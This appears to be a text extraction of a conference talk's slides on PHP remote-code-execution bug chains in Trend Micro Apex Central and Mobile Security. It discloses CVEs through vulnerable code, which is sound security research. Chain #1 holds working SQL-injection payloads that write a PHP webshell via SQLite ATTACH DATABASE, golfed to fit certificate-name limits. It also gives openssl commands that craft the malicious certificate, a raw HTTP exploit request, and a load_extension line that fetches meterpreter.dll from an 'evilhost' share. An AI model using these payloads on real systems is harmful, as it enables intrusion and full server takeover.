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# Ghosts of the Past: Classic PHP RCE Bugs in Trend Micro Enterprise Offerings

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- What this talk is about
- Primer on Trend Micro enterprise applications
- Chain #1: Post-Auth File Upload to SQLi to RCE
- Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) Local File Inclusion to RCE
- Chain #3: ??? RCE
- Searching for additional vulnerabilities
- Conclusion and future research

# What this talk is about

- Raising awareness about enterprise applications research
- Sharing about the research journey which resulted in 10+ CVEs (pending)
- Demonstrating the discovered vulns with PoC to show exploitability
- Encouraging/reminding fellow researchers that classic PHP vulns are still plentiful especially in enterprise applications with legacy code




# Primer on Trend Micro Enterprise Applications

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# Primer on TREND MICRO™ enterprise applications



The screenshot shows a web browser displaying the Trend Micro product catalog at [trendmicro.com/en\\_sg/business/products.html](http://trendmicro.com/en_sg/business/products.html). The page is organized into two main sections: 'A-L' on the left and 'M-Z' on the right, each containing a list of security solutions.

Category	Products
A-L	Advanced Threat Detection by Deep Discovery Apex One Apex Central Attack Surface Risk Management
C	Centralised Management and Response Cloud App Security Cloud Edge Cloud One - Conformity Cloud One - Container Security Cloud One - File Storage Security Cloud One - Network Security Cloud One - Open Source Security by Snyk Cloud One - Workload Security Cloud Visibility
D	
M-Z	Managed XDR (MDR) Mobile Network Security Mobile Security
N	Network Defence Solution
O	OT Defence Console
P	Portable Security 3 PortalProtect for Microsoft SharePoint Premium Support
S	ScanMail™ Suite for IBM® Domino™

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# Primer on TREND MICRO™ enterprise applications

- Trend Micro Apex Central
  - Formerly known as “Control Manager”
  - “Centralised Visibility and Investigation”
  - Deploy consistent threat protection policies across endpoints and clients

# Trend Micro Apex Central

- Centralized dashboard for ease of policies deployment

The screenshot displays the Trend Micro Apex Central web interface. At the top, a red navigation bar includes links for Dashboard, Directories, Policies, Threat Intel, Response, Detections, Administration, and Help. A dropdown menu indicates the user is 'root'. Below the bar, a secondary navigation bar shows 'Security Posture' as the active tab, along with Summary, Data Loss Prevention, Compliance, and Threat Statistics.

The main content area features three large status indicators:

- A shield icon showing 0% Antivirus pattern compliance, with 0 endpoints having outdated patterns.
- An exclamation mark icon showing 0 Critical threats, with 0 affected users.
- A target icon showing 0 Resolved events, with 0 users affected by unresolvable events.

On the left, there's a 'Compliance rate' chart with axes for 'High Risk' (bottom) and 'Low' (top). A callout box for 'Preview Mode' suggests viewing real data from the network now, directing to Active Directory and Compliance Settings. The chart contains several nodes representing users or entities, such as VP IT-Harold Crane, VP GC-Henry Francis, CFO-Lane Murphy, CPO-Joan Meitner, EVP Operation-Peter Cambridge, VP Marketing-Peggy Samson, and CTO-Don Weinberg.

The right side of the dashboard provides detailed reports for 'All' data:


- Antivirus pattern compliance:** 0% compliance across 0 managed agents (0% compliant, 0% with outdated patterns), 0 offline for 7 days, 0 exceptions, and 0 unmanaged endpoints.
- Critical threats:** 0 Ransomware, 0 Known Advanced Persistent Threats (APT), 0 Social engineering attacks, 0 Vulnerability attacks, 0 Lateral movements, 0 Unknown threats, and 0 C&C callbacks.
- Affected users:** 0 users affected.

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Trend Micro Apex Central™



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# Primer on TREND MICRO™ enterprise applications

- Trend Micro Mobile Security (Enterprise)
  - “Gain visibility and control of mobile devices, applications, and data”
  - Streamlines Mobile Device Management (MDM) into a single dashboard

# Trend Micro Mobile Security (Enterprise)

- A management platform for Mobile Device Management (MDM)

The screenshot shows the Trend Micro Mobile Security for Enterprise web interface. The URL is https://192.168.126.128:4488/mdm/web/devices/DevicesManagementforsecurity.htm. The page title is "Mobile Security for Enterprise" with a "Security Scan" sub-tab. The top navigation bar includes links for Dashboard, Devices, Users, Policies, Detections, Notifications & Reports, Administration, and Help. The user is logged in as "root". Below the navigation, a breadcrumb trail shows "You are here: Devices". The main content area is titled "Devices" and displays a table for "Managed Devices(0)". The table has columns for Group, Number of Devices, In-sync, Out of sync, Inactive, and Applied Policy. On the left, there is a sidebar with a tree view showing "Mobile Devices" and a "Default" group selected. Action buttons include Add Group, Scan, Update, and Export.

Group	Number of Devices	In-sync	Out of sync	Inactive	Applied Policy
Default	0	0	0	0	Default

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# Code Reuse

- Nothing wrong with that, makes it easier for shared components to be available in multiple applications.
- However, finding bugs in shared components means multiple applications are vulnerable.
- Find 1 bug, get N for free?

# Important directories - /widget

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controller.php	5/27/2021 3:17 PM	PHP Source File	6 KB
db_controller.php	5/27/2021 3:17 PM	PHP Source File	23 KB
index.php	6/27/2023 12:31 AM	PHP Source File	9 KB
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# Important directories - /widget

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# Important directories - /widget/repository/widgetPool/wp1

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## Apex Central

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
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# Important directories - /widget/repository/widgetPool/wp1



# Import

01

A screenshot of a Windows File Explorer window. The left sidebar shows 'Quick access' with icons for Desktop, Downloads, Documents, Pictures, and This PC. Under 'This PC', 'New Volume (D:)' and 'Network' are listed. The main area displays a list of folder names in a table format with columns for Name, Date modified, Type, and Size. The 'modTMMS' folder is selected and highlighted with a blue background. The path in the address bar is: Trend Micro > Control Manager > WebUI > WebApp > widget > repository > widgetPool > wp1 > proxy. A vertical scroll bar is visible on the right side of the main area.

Name	Date modified	Type	Size
modVulnerabilityProtect	5/18/2022 1:19 AM	File folder	
modTMSMW	5/18/2022 1:19 AM	File folder	
modTMSM	5/18/2022 1:19 AM	File folder	
modTMSL	5/18/2022 1:19 AM	File folder	
modTMMSSOM	5/18/2022 2:54 AM	File folder	
modTMMS	6/7/2022 1:52 AM	File folder	
modTMLS	5/18/2022 1:19 AM	File folder	
modTMEAC	5/18/2022 1:19 AM	File folder	
modTMCSS	6/6/2022 11:39 PM	File folder	
modTMCM	5/18/2022 1:19 AM	File folder	
modSMEX	5/18/2022 1:19 AM	File folder	
modSCO	5/18/2022 2:54 AM	File folder	
modSCloud	5/18/2022 2:54 AM	File folder	
modRESTful	5/18/2022 1:19 AM	File folder	
modOSCE	5/18/2022 2:54 AM	File folder	
modMDM	5/18/2022 1:19 AM	File folder	
modIWVA	5/18/2022 1:19 AM	File folder	
modIWSS	5/18/2022 1:19 AM	File folder	
modIMSA	5/18/2022 1:19 AM	File folder	
modIMSS	5/18/2022 1:19 AM	File folder	
modHeadlessDSM	5/18/2022 2:54 AM	File folder	
modEndpointEncryption	5/18/2022 1:19 AM	File folder	
modDLP	5/18/2022 1:19 AM	File folder	

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# Import

01

The screenshot shows a Windows File Explorer window with the following directory structure:

- File
- Home
- Share
- View
- Back
- Forward
- Up
- Path: << Trend Micro > Control Manager > WebUI > WebApp > widget > repository > widgetPool > wp1 > proxy >
- Quick access
- Desktop
- Downloads
- Documents
- Pictures
- This PC

The main pane displays a list of file and folder entries:

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modTMMSSOM	5/18/2022 2:54 AM	File folder	
modTMMS	6/7/2022 1:52 AM	File folder	
modTMMS	5/18/2022 1:19 AM	File folder	

A subfolder 'modTMMS' is selected, and its contents are shown in a detailed view:

modTMMS

Share View

Path: << WebUI > WebApp > widget > repository > widgetPool > wp1 > proxy > modTMMS

Name	Date modified	Type	Size
cert_helper.php	6/15/2017 12:49 AM	PHP Source File	4 KB
db_helper.php	6/15/2017 12:49 AM	PHP Source File	4 KB
db_migration.php	6/15/2017 12:49 AM	PHP Source File	1 KB
proxy.php	1/29/2018 5:31 PM	PHP Source File	35 KB
scheduler.php	6/15/2017 12:49 AM	PHP Source File	9 KB

At the bottom of the main pane, there are two more folder entries:

- modEndpointEncryption
- modDLP

Bottom status bar: 30 items 1 item selected

Right sidebar (partially visible):

- > widgetPool > wp1
- type
- File folder
- Configuration Sou...

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# Important directories - /widget





# Various bug chains

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# Trend Micro Apex Central

# Chain #1 - File Upload SQL

# Injection ..?

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
- Discovered two instances of functions vulnerable to SQLi
  - CVE-2023-32529
  - CVE-2023-32530
- Although the main application uses MSSQL for majority of its operations, somehow the vulnerable component uses a standalone SQLite database.
- Typically a SQLi vulnerability should sound the alarms...

Chain #1: Auth File Upload to SQLi to  
RCE



# Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/db_helper.php
```



## Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/db_helper.php

class DBHelper{
    private $dbh;
    private $db_file = '/../../../../product/TMMS/tmms.db';

    public function __construct()
    {
        try{
            $connectString = realpath(dirname(__FILE__).$this->db_file);
            $this->dbh = new PDO('sqlite:'.$connectString);
        }
    }
}
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis



DB Browser for SQLite - C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\repository\widgetPool\product\TMMS\tmms.db

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragmas Execute SQL

Create Table Create Index Modify Table Delete Table Print

Name	Type	Schema
Tables (1)		
tb_certificate		CREATE TABLE [tb_certificate] ( [Id] INTEGER PRIMARY KEY NOT NULL, [Name] NVARCHAR(512) NU
Id	INTEGER	"Id" INTEGER NOT NULL
Name	NVARCHAR(5...)	"Name" NVARCHAR(512)
FileData	TEXT	"FileData" TEXT
HasPrivateKey	BOOLEAN	"HasPrivateKey" BOOLEAN
Password	NVARCHAR(1...	"Password" NVARCHAR(128)
UploadTime	TIMESTAMP	"UploadTime" TIMESTAMP
Issuer	NVARCHAR(5...	"Issuer" NVARCHAR(512)
Topic	NVARCHAR(5...	"Topic" NVARCHAR(512)
ExpireDate	TIMESTAMP	"ExpireDate" TIMESTAMP
Uploader	NVARCHAR(64)	"Uploader" NVARCHAR(64)
Indices (0)		
Views (0)		
Triggers (0)		

Chain #1: Auth File Upload to SQLi to RCE

Analysis



# Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/db_helper.php

class DBHelper{
    public function AddCert($cert)
    {
        $sql = "INSERT INTO tb_certificate
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)
VALUES('".$cert['Name']."' , '".$cert['FileData']."' , '".$cert['HasPrivateKey']."' , '".$cert['Password']
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        return $this->dbh->exec($sql);
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SQL  
Injection



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Chain #1: Auth File Upload to SQLi to RCE

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# Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/cert_helper.php

function UploadX509Cert($file) {
    $fd = fopen($file, 'r');
    $x509buf = fread($fd, filesize($file));
    $certObj = openssl_x509_parse($x509buf);
    $dbCert = array(
        "Name" => $certObj["subject"]["CN"],
        "Issuer" => $certObj["issuer"]["CN"]."",
        "Password" => "",
        // ...
    );
    $db_helper = new DBHelper();
    if($db_helper->AddCert($dbCert)==0){
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    $certObj = openssl_x509_parse($x509buf);
    $dbCert = array(
        "Name" => $certObj["subject"]["CN"],
        "Issuer" => $certObj["issuer"]["CN"]."",
        "Password" => "",
        // ...
    );
    $db_helper = new DBHelper();
    if($db_helper->AddCert($dbCert)==0){
```

Chain #1: Auth File Upload to SQLi to RCE

Analysis

SQL  
Injection



# Vulnerable code

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# Vulnerable code

```
// Control Manager/WebUI/WebApp/widget/repository/widgetPool/wp1/proxy/modTMMS/proxy.php

public function proxy_exec() {
    //...
    else if(isset($this->cgiArgs['tmms_cmd']))
    {
        $tmms_cmd = $this->cgiArgs['tmms_cmd'];
        else if('set_certificates_config' == $tmms_cmd)
        {
            $file = $_FILES["cert_file_name"]["tmp_name"];
            else
            {
                $re = UploadX509Cert($file);
            }
        }
    }
}
```

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- Existing code performs syntax validation for uploaded x509 certificate via `openssl_x509_parse()`
- Theoretically possible to achieve SQLi if we POST a malicious x509 certificate containing SQLite RCE payload
- Should be straightforward? 🤔

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Analysis

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## Source

```
$dbCert = array(  
    "Name" => $certObj["subject"]["CN"],  
    "Issuer" => $certObj["issuer"]["CN"]."",  
    // ...  
);
```

## Sink

```
$sql = "INSERT INTO tb_certificate  
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)  
VALUES('".$cert['Name']."'','".$cert['FileData']."'','".$cert['HasPrivateKey']."'','".$cert['Passw  
ord']."'","".$cert['UploadTime']."'","".$cert['Issuer']."'","".$cert['Topic']."'","".$cert['ExpireDa  
te']."'","".$cert['Uploader']."'");  
return $this->dbh->exec($sql);
```

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- Can we do better? 💪
- With SQLi in SQLite, there are known ways to achieve RCE:

## ATTACH DATABASE

```
ATTACH DATABASE '/var/www/lol.php' AS lol;  
CREATE TABLE lol.pwn (dataz text);  
INSERT INTO lol.pwn (dataz) VALUES ("<?php system($_GET['cmd']); ?>");--
```

## LOAD\_EXTENSION()\*

```
UNION SELECT 1,load_extension('\\\\evilhost\\evilshare\\meterpreter.dll','DllMain');--
```

\* not enabled by default

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Analysis

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Injection

SQLite RCE payload via ATTACH DATABASE:

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```

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RCE

Analysis

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Injection



SQLite RCE payload via ATTACH DATABASE:

```
',1,1,1,1,1,1,1,1);  
ATTACH DATABASE 'C:\Program Files (x86)\Trend Micro\Control  
Manager\WebUI\WebApp\widget\repository\a.php' AS a;  
CREATE TABLE a.b(c text);  
INSERT INTO a.b VALUES ("<?php exec($_GET['cmd']); ?>");
```

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```
-- specifications of Upper Bounds MUST be regarded as mandatory
-- from Annex B of ITU-T X.411 Reference Definition of MTS Parameter
-- Upper Bounds

-- Upper Bounds
ub-name INTEGER ::= 32768
ub-common-name INTEGER ::= 64
ub-locality-name INTEGER ::= 128
ub-state-name INTEGER ::= 128
ub-organization-name INTEGER ::= 64
ub-organizational-unit-name INTEGER ::= 64
ub-title INTEGER ::= 64
ub-serial-number INTEGER ::= 64
ub-match INTEGER ::= 128
```



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Injection

# Sink

```
$sql = "INSERT INTO tb_certificate  
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)  
VALUES('".$cert['Name']."' , '".$cert['FileData']."' , '".$cert['HasPrivateKey']."' , '".$cert['Passw  
ord']."' , '".$cert['UploadTime']."' , '".$cert['Issuer']."' , '".$cert['Topic']."' , '".$cert['ExpireDa  
te']."' , '".$cert['Uploader']."' );
```

64-character limit each

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# Sink

```
$sql = "INSERT INTO tb_certificate  
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)  
VALUES(' | '); first section of payload /*  
,".$cert['HasPrivateKey'].".", ".$cert['Passw  
ord']."', ".$cert['UploadTime']."', '\" /* second section of payload  
|'
```



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
Analysis

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Golfing

Payload (211 chars):

```
' ,1,1,1,1,1,1,1,1,1);  
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CREATE TABLE a.b(c text);  
INSERT INTO a.b VALUES ("<?php exec($_GET['cmd']); ?>");
```



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
Analysis

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Golfing

Payload (208 chars):

```
' ,1,1,1,1,1,1,1,1);  
ATTACH DATABASE 'C:\Program Files (x86)\Trend Micro\Control  
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
Analysis

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
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## PHP tags

When PHP parses a file, it looks for opening and closing tags, which are `<?php` and `?>` which tell PHP to start and stop interpreting the code between them. Parsing in this manner allows PHP to be embedded in all sorts of different documents, as everything outside of a pair of opening and closing tags is ignored by the PHP parser.

PHP includes a short echo tag `<?=` which is a short-hand to the more verbose `<?php echo`.



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
Analysis

SQL  
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Golfing

Payload (195 chars):

```
' ,1,1,1,1,1,1,1,1);  
ATTACH DATABASE 'C:\Program Files (x86)\Trend Micro\Control  
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CREATE TABLE a.b(c text);  
INSERT INTO a.b VALUES("<?=`$_GET[c]`?>");
```



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
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Structure

2.1.4 Alternate Data Streams

▼ 2.1.5 Pathname

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2.1.5.3 Streamname

2.1.5.4 Streamtype

2.1.6 Share name

2.1.7 FILE\_NAME\_INFORMATION

2.1.8 Random

## 2.1.5.2.1 8.3 Filename

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An 8.3 filename (also referred to as a DOS name, a short name, or an 8.3-compliant filename) is a filename that conforms to the following restrictions:

- An 8.3 filename MUST only contain characters that can be represented in ASCII, in the range below 0x80.
- An 8.3 filename MUST NOT contain the " " space character.
- An 8.3 filename MUST NOT contain more than one "." period character.
- The general form of a valid 8.3 filename is a base filename, optionally followed by the "." period character and a filename extension.
  - The base filename MUST be 1-8 characters in length and MUST NOT contain a "." period character.
  - The filename extension, if present, MUST be 1-3 characters in length and MUST NOT contain a "." period character.

Chain #1

RCE

Injection



```
Administrator: C:\Windows\System32\cmd.exe

C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\repository>for %I in(.) do echo %~sI
C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\repository>echo C:\PROGRA~2\TRENDM~1\CONTRO~1\Web
UI\WebApp\widget\REPOSI~1
C:\PROGRA~2\TRENDM~1\CONTRO~1\WebUI\WebApp\widget\REPOSI~1
C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\repository>_
```



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Payload (172 chars):

```
' ,1,1,1,1,1,1,1,1);  
ATTACH DATABASE  
'C:\PROGRA~2\TRENDM~1\CONTRO~1\WebUI\WebApp\widget\REPOSI~1\a.php' AS a;  
CREATE TABLE a.b(c text);  
INSERT INTO a.b VALUES("<?=`$_GET[c]`?>");
```

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Event Properties

Event

Process

Stack

Date: 6/7/2022 10:20:49.8377547 PM

Thread: 9648

Class: File System

Operation: CreateFile

Result: NAME NOT FOUND

Path: C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\a.php

2,050 of 11,988,398 events (0.017%) Backed

Target Dir: C:\Program Files (x86)\Trend Micro\Control Manager\WebUI\WebApp\widget\repository

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LABS

Payload (? chars):

```
' ,1,1,1,1,1,1,1,1);  
ATTACH DATABASE 'REPOSI~1\a.php'AS a;  
CREATE TABLE a.b(c text);  
INSERT INTO a.b VALUES("<?=$_GET[c]?>");
```

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Payload (122 chars):

```
' ,1,1,1,1,1,1,1,1);  
ATTACH DATABASE 'REPOSI~1\a.php'AS a;  
CREATE TABLE a.b(c text);  
INSERT INTO a.b VALUES("<?=$_GET[c]?>");
```



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- LABS -

Payload (125 chars):

63 characters:

```
',1,1,1,1,1,1,1,1);ATTACH DATABASE 'REPOSI~1\a.php' AS a;CREATE/*
```

62 characters:

```
*/TABLE a.b(c text);INSERT INTO a.b VALUES("<?=$_GET[c]>");
```

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Analysis

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```
$sql = "INSERT INTO tb_certificate
(Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader)
VALUES('',1,1,1,1,1,1,1,1,1);
ATTACH DATABASE 'REPOSI~1\a.php'AS a;
CREATE/*
', ".$cert['FileData']."'",".$cert['HasPrivateKey']."'","".$cert['Password']."'","".$cert['UploadTime']."'",
*/TABLE a.b(c text);
INSERT INTO a.b VALUES("<?=$_GET[c]?>");
'".$cert['Topic']."'",".$cert['ExpireDate']."'","".$cert['Uploader']."'");
```

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Exploitation




```
$ openssl genrsa -out ./certs/rootCA.key 4096
$ cp /etc/ssl/openssl.cnf ./certs/config
$ openssl req -x509 -new -nodes -key ./certs/rootCA.key -sha256 -days 365 -out ./certs/rootCA.crt
-subj '/CN=*\TABLE a.b(c text);INSERT INTO a.b VALUES("<?=$_GET[c]?>");'
$ openssl req -new -nodes -newkey rsa:4096 -keyout ./certs/domain.key -out ./certs/domain.csr
-batch -subj "/CN=',1,1,1,1,1,1,1,1,1);ATTACH DATABASE'REPOSI~1\|a.php'AS a;CREATE\/*" -config
./certs/config
$ openssl x509 -req -in ./certs/domain.csr -CA ./certs/rootCA.crt -CAkey ./certs/rootCA.key
-CAcreateserial -out ./certs/domain.crt -days 365 -sha256
```

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Exploitation





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Exploitation

Send Cancel < > Target: <https://192.168.126.128> HTTP/2

**Request**

Pretty Raw Hex

```

1 POST /webapp/widget/proxy_controller.php HTTP/2
2 Host: 192.168.126.135
3 Cookie: ASP.NET_SessionId=tvh1vhmuucnycueufsby4vgqq; PHPSESSID=opahrjt3kc9btdu3fd90hnh3ea;
4 Content-Length: 2262
5 Content-Type: multipart/form-data; boundary=====WebKitFormBoundary1XRqr385Tn6U20U
6
7 =====WebKitFormBoundary1XRqr385Tn6U20U
8 Content-Disposition: form-data; name="module"
9
10 modTMMS
11 =====WebKitFormBoundary1XRqr385Tn6U20U
12 Content-Disposition: form-data; name="tmms_cmd"
13
14 set_certificates_config
15 =====WebKitFormBoundary1XRqr385Tn6U20U
16 Content-Disposition: form-data; name="cert_file_name"; filename="test"
17 Content-Type: text/plain
18
19 -----BEGIN CERTIFICATE-----
20 MIIFGCCAwICFFF8058DRgj3YzjGBLSm+3mXyjT5MA0GCSqGSib3DQEBCwUAMEkx
21 RzBFBgNVBAMPIovwEFCTEUgS51GMgdGV4dCk7SUSTRVJUIE10VE8gYS51IFZB
22 TTVFUyg1PD89YCrfr0vUW2ndYD8+1k7Mw4XDTIyMDYwODA1NDUwM1oXDTIzMDYw
23 ODA1NDUwM1owSfIMEYGA1UEAwvJywuDESMSwxLDEp08FUVFEDSCBE
24 QRVBQkFTRsdfSRVPUb1+M9shLnBocCdBuYbh00NSRURF8s8oMICIJANBgkqhig
25 9w0BAQEFAAOcAg8AMIICCgKCAgEAU1FJBQA102XG1ISOFc66goGQA8JEWCMrDvsC
26 cwZ26RM3LjQ8tFhxAS5XkmjZs8m176P56oL1Cw7bWge40apZL1+bj89169cE3EMYR
27 PodZjvpRNUKAuzNRRHXLfxBzE1Fxk3FxGxEj=EN90mXNMNCgIx66FV2SMqvt/z
